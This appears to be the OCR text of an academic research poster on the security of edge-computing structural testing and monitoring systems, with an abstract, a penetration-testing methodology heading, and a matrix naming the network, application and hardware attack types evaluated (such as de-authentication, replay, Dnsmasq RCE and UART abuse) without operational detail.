Edge Computing Security

Structural Testing & Monitoring Systems


Ali Al Harrasi, Dr. George Grispos, Dr. Robin Gandhi (rgandhi@unomaha.edu)

College of Information Science & Technology,
School of Interdisciplinary Informatics

Abstract

Structural Testing and Monitoring Systems are essentially autonomous systems that process data at the edge. The main security issue is based on the architectural flexibility of Structural Testing & Monitoring Systems. The system must offer flexibility to utilize different components to be connected homogeneously. As a result, the information flow of these systems is vulnerable to unauthorized connections that take advantage of this flexibility. This poster does not discuss alternative architecture solutions, but rather addresses the security concerns associated with Structural Testing and Monitoring Systems


Testbed Setup




Methodology

Penetration Testing

Penetration testing is a collection of techniques and tools used to create a successful attack. Furthermore, a good plan or methodology is required for successful penetration testing.



Issues Surrounding Structural Testing & Monitoring Systems




Evaluation


		1	2	3	4	5	6	7	8	9	10	11	12	13	14
Network attacks	A		✓	✓						✓					
	B					✓	✓	✓		✓					
	C	✓							✓	✓		✓			
Application attacks	D	✓					✓								
	E	✓					✓								
	F						✓			✓		✓			✓
Hardware attacks	G	✓													✓

A: Wi-Fi de-authentication attack B: Sniffing attack C: Replay Attack
D: Denial of service to the router web interface E: Telnet TCP hijacking on port 23
F: Dnsmasq is vulnerable to multiple remote code execution vulnerabilities
G: Abusing UART serial communication

